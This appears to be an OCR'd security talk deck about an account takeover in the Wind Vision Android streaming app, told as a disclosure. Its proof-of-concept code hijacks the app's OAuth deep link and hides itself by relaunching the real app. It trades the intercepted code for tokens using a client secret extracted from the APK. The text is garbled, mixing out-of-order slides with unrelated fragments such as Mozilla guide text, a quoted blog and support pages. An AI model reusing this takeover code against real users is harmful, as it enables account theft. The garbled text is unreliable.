
# THE AUTH FLOW (4/5)



1. Authorization
2. Password for Code
3. Code for Token
4. Token for Key


# THE AUTH FLOW (5/5)

1. Authorization
2. Password for Code
3. Code for Token
4. Token for Key
5. API request



# THE AUTH FLOW (2/5)


## Revisited - Assumed URL hijack



1. Authorization
2. Password for Code
3. Code for Token
4. Token for Key
5. API request

# THE AUTH FLOW (3/5)

## *Assumed URL hijack*



1. Authorization
2. Password for Code
3. Code for Token
4. Token for Key
5. API request





# Protecting Mobile Apps with PKCE

17

The Proof Key for Code Exchange (PKCE, pronounced pixie) extension describes a technique for public clients to mitigate the threat of **having the authorization code intercepted**. The technique involves the client first creating a secret, and then using that secret again when exchanging the authorization code for an access token. This way if the code is intercepted, it will not be useful since the token request relies on the initial secret.

The full spec is available as [RFC7636](#). We'll cover a summary of the protocol below.

- [Authorization Request](#)
- [Authorization Code Exchange](#)

document is to help you understand the basics of how to securely implement OAuth2 in authenticating and authorizing users. All Mozilla Foundations below. The Security Assurance and Security Reference guide.

code? Reference configuration and code for implementation. Additionally, Mozilla provides OIDC single sign-on access can be requested by following document.

## abbreviations & definitions

Full and related names	Description
Login	The act of verifying a user id they say they are.
role, groups, attributes, access control list, scopes	The act of granting access to authenticated user, or bearer token.
OpenID Connect	A standardized identity layer OAuth2 (not to be confused with OpenID) provides authentication, or provides authorization). <a href="#">When using OpenID Connect for authorization, it also leverages OpenID Connect for OAuth2 authorization to perform authorization.</a>
OpenID	A protocol that enables a user resource to access data from another resource that delegates some of their access to that website A can access data from the user).

## Egor Homakov

Security consulting: [Sakurity](#) Twitter: [@homakov](#). homakov@gmail.com

Tuesday, July 3, 2012

### The Most Common OAuth2 Vulnerability



[HN discussion](#)

TL;DR

If website uses OAuth multi-logins there is an easy way to log into somebody's account, protection is almost never implemented and people don't take into account that OAuth is also used for authentication.

OAuth2 is an authorization framework. Apparently it's very popular now. Disregards its popularity a lot of people don't understand it deeply enough to write proper and secure implementation.

OAuth1.a and OAuth2 are incompatible, some services use former (twitter, wtf, come on!), some latter, some of them have insufficient and poor documentation (in terms of security) etc. It took me a few hours to read [OAuth2 draft](#) thoroughly and I found a few interesting vectors. One of them I am exposing in this post.

It's really dangerous but very common vulnerability for multi-login OAuth websites. A little bit of theory:

- `response_type = code` is server-side auth flow, should be used when possible, more secure than `response_type = token`. Provider returns 'code' with User's user-agent and Client sends along with client's credentials the code to obtain 'access\_token'. Callback when user is redirected looks like `site.com/oauth/callback?code=AQCCOtAVov1Cu316rpqPfs-8nDb-jJEIf7aex9n05e2dq3oiXIDwubVoC8VEGNq10rSkyyFb3wKbtZh6xpgG59FsAMMSjIAr613Ly1us247jPqADzbdyVuotFaRIQux3g6UI84nmA19j-KEvsX0bEPH_aCeKLNJ1QAnjpls0SL9ZSK-yw1wPQWQsBhbIMPNJ_Lqj`

• Reminder you, OAuth is all about authorization, not authentication. What's the difference

THE GOOD THE BAD and THE UGLY

# IT'S SO EASY WITH PKCE

A  
U  
T  
H  
O  
R  
I  
Z  
E

## 1. Before auth




Generates **state** and **code\_verifier**

These are both random strings that are kept in-memory on the device

## 2. App starts the auth request



GET /authorize



/authorize URL parameters:

```
response_type = code
client_id = 123
redirect_uri = myapp://auth
scope = email
state = state
code_challenge = sha256( code_verifier )
code_challenge_method = sha256
```

## 3. IDP links back to the app with the auth code



DEEP LINK



Deep link looks something like this:

```
myapp://auth?code= code & state = state
```

A new **code** is generated by the IDP for each auth session

## 4. Token Exchange



POST /token



returns the JWT

/post data:

```
grant_type = authorization_code
code = code
redirect_uri = myapp://auth
client_id = 123
code_verifier = code_verifier
```


IDP checks that  $\text{sha256}(\text{code\_verifier}) = \text{code\_challenge}$  before returning the JWT

P  
K  
C  
E  
S  
T  
E  
P

P  
K  
C  
E

# URL HIJACK + NO PKCE =FULL TAKEOVER?

1. Authorization
2. Password for Code
3. Code for Token
4. Token for Key
5. API request?




**WE'RE STUCK**




# DEVICE-ID?


*“A valid Device-ID is one that has been previously uploaded to the server, generated locally after the registration of a new device”*

A **bad app** can either:

- Register a new Device-ID
  - voiding a previous one 
- Guess an existing Device-ID



**WIND** WIND ONE WIND VISION STABLE MOBILE PHONE SIMPLEFI APPLIANCES SUPPORT

What are you looking for; 

Home > Support > Starting at WIND > Apart from the TV, how many other devices can I watch WIND VISION?

## Apart from the TV, how many other devices can I watch WIND VISION?

Additional devices

View on another device


**Additional devices**

WIND VISION channels are available on **4 additional devices**, excluding the TV.

**Simultaneous playback** of content can be done on **up to 3 devices**.

That is, on the TV and on 2 additional devices:

1. With the WIND VISION application
2. Via computer at [www.windvision.gr](http://www.windvision.gr)

 **Useful tip**

The TV is always one of the 3 devices that allow simultaneous playback of content.

[Download the WIND VISION App](#)



# DEVICE-ID GENERATION

```
windvision_jadx > sources > com > zappware > nexx4 > android > mobile > utils > x
```

```
x.java x
```

```
22 @ private static String e() {
23     try {
24         String replaceAll = Base64.encodeToString(new MediaDrm(f12931a).getPropertyByteArray( propertyName: "deviceUniqueId", flags: 2)
25             .replaceAll( regex: "=", replacement: "99")
26             .replaceAll( regex: "/", replacement: "88")
27             .replaceAll( regex: "\\+", replacement: "77"));
28         if (replaceAll.length() >= 100) {
29             replaceAll = replaceAll.substring(0, 99);
30         }
31         return replaceAll;
32     } catch (Exception e) {
33         a.b(e);
34         return null;
35     }
36 }
```

# DEVICE-ID GENERATION

```
private void calculateDeviceId() {
    UUID UUID = new UUID(-1301668207276963122L, -6645017420763422227L);
    byte[] deviceUniqueID = new byte[0];
    deviceUniqueID = new MediaDrm(UUID)
        .getPropertyByteArray(MediaDrm.PROPERTY_DEVICE_UNIQUE_ID);
    String id = Base64.encodeToString(deviceUniqueID, 2)
        .replaceAll("=", "99")
        .replaceAll("/", "88")
        .replaceAll("\\\\+", "77");
    if (id.length() >= 100) {
        id = id.substring(0, 99);
    }
    Log.d("DLA", "ID calculated is: "+id);
}
```

random?

**MediaDrm** Added in API level 18

```
public MediaDrm (UUID uuid)
```

Instantiate a MediaDrm object

**Parameters**

uuid	UUID: The UUID of the crypto scheme. This value cannot be null.
------	---

**PROPERTY\_DEVICE\_UNIQUE\_ID** Added in API level 18

```
public static final String PROPERTY_DEVICE_UNIQUE_ID
```

Byte array property name: the device unique identifier is established during device provisioning and provides a means of uniquely identifying each device.

Constant Value: "deviceUniqueld"


# PUTTING IT ALL TOGETHER

Insecure Auth Flow

Reproducible Device ID

URL Scheme Hijack

API request?



# ANY JUICY API REQUESTS?



## Response

Pretty Raw Render \n Actions v

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Credentials: true
3 Access-Control-Expose-Headers: Access-Control-Allow-Methods, A
4 Content-Type: application/json
5 Date: Wed, 26 May 2021 17:52:41 GMT
6 Server: nginx/1.13.8
7 vary: Accept-Encoding, User-Agent
8 Connection: Close
9 Content-Length: 387
10
11 {
  "data":{
    "me":{
      "__typename":"User",
      "id":"NDEwNjQ1MjZyE5SRWg3UjJGV2RFMXRVR2hUVVcxdwEYzI
      "firstName":null,
      "guestMode":false,
      "household":{
        "__typename":"Household",
        "masterPincode":"0000",
        "trackviewingBehaviour":false,
        "agreedToTermsAndConditions":false,
        "maxNumberOfConfirmedReplayChannels":null,
        "previewModeAllowed":false,
        "canMoveOperatorChannelLists":true
      }
    }
  }
}
```

# MASTER PIN CODE

Home > Support > Starting at WIND > Apart from the TV, how many other devices can I watch WIND VISION?

## Apart from the TV, how many other devices can I watch WIND VISION?






Additional devices

View on another device

**Additional devices**

WIND VISION channels are available on **4 additional devices**, excluding the TV.

**Simultaneous playback of content can be done on up to 3 devices.**



# CODING TIME!

The screenshot shows an IDE interface with three files open:

- AndroidManifest.xml**:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.fsecure.deeplinkabuser">
    <uses-permission android:name="android.permission.INTERNET"/>
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="Wind Vision"
        android:supportRtl="true"
        android:theme="@style/AppTheme"
        tools:ignore="GoogleAppIndexingWarning">
        <activity
            android:name=".MainActivity"
            android:label="Complete Login"
            android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <data
                    android:host="pridp.wind.gr"
                    android:path="/AuthCallback"
                    android:scheme="nexx4" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```
- MainActivity.java**:

```
@Override
protected void onResume() {
    super.onResume();
    Uri uri = getIntent().getData();
    if (uri != null && uri.getScheme() != null && uri.getScheme().equals("nexx4")) {
        new TakeoverTask(this).execute(uri);
    }
    // else/finally: immediately exit to real app - hiding our true self, not raising any suspicions
    callRealApp(this);
}

public static void callRealApp(Context context) {
    Intent launchIntent = context.getPackageManager().getLaunchIntentForPackage("gr.wind.windvision");
    if (launchIntent != null) {
        context.startActivity(launchIntent); //null pointer check in case package name was not found
    }
}
```
- TakeoverTask.java**:

```
// both these extracted from decompiled Wind Vision APK.
public static final String CLIENT_ID = "52424f79824c1a27ce697036c1c1000a49c67d7a2219a05e";
public static final String CLIENT_SECRET = "553914b93d004f019729f9be6f1abe3648f2f9afad19f000a49c67d7a2219a05e";

private Context context;
private OkHttpClient client;
private String deviceId;


public TakeoverTask(Context ctx){...}

@Override
protected void doInBackground(Uri... uris) {
    try{
        String code = uris[0].getQueryParameter( key: "code");
        String token = codeForToken(code);
        String credential = tokenForCredential(token);
        String deviceId = calculateDeviceId();
        HackedInfo hackedInfo = performPocQraphQLReq(credential, deviceId);
        NotificationUtils.createHackNotification(context, hackedInfo);
    }
}
```

At the bottom, a status bar indicates: "Gradle build finished in 20 s 303 ms (2 minutes ago)" and "297 chars, 4 line breaks 54:1 LF UTF-8 4 spaces master".

# CODING TIME!


LABS

 Why GitHub? Team Enterprise Explore Marketplace Pricing

[FSecureLABS / WindVision-PoC-app](#)

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)


master 1 branch 0 tags Go to file Code

 **LARipping** Moved Image, Removed Video c80f42d on 21 Jan 2 commits

app	First commit for the FSGH remote	4 months ago
.gitignore	First commit for the FSGH remote	4 months ago
README.md	Moved Image, Removed Video	4 months ago
build.gradle	First commit for the FSGH remote	4 months ago
demo-app.apk	First commit for the FSGH remote	4 months ago
gradle.properties	First commit for the FSGH remote	4 months ago
gradlew	First commit for the FSGH remote	4 months ago
gradlew.bat	First commit for the FSGH remote	4 months ago
local.properties	First commit for the FSGH remote	4 months ago
settings.gradle	First commit for the FSGH remote	4 months ago

### README.md

## Wind Vision Account Takeover



A PoC Android application that exploits 4 vulnerabilities of the Wind Vision TV streaming application to achieve account takeover.

For more information see the relevant [Advisory](#) and the [Blog Post](#).



# DEMO TIME!

LABS






I'M NOT CONVINCED

Bad App?

In Play Store??

Wrong Click???



MAL

**Gizchina**  
CHINESE GADGET REVIEW

ZDNet



MENU



UK

LABS

DOOP

SNO

# Play Store identified as main distribution vector for most Android malware

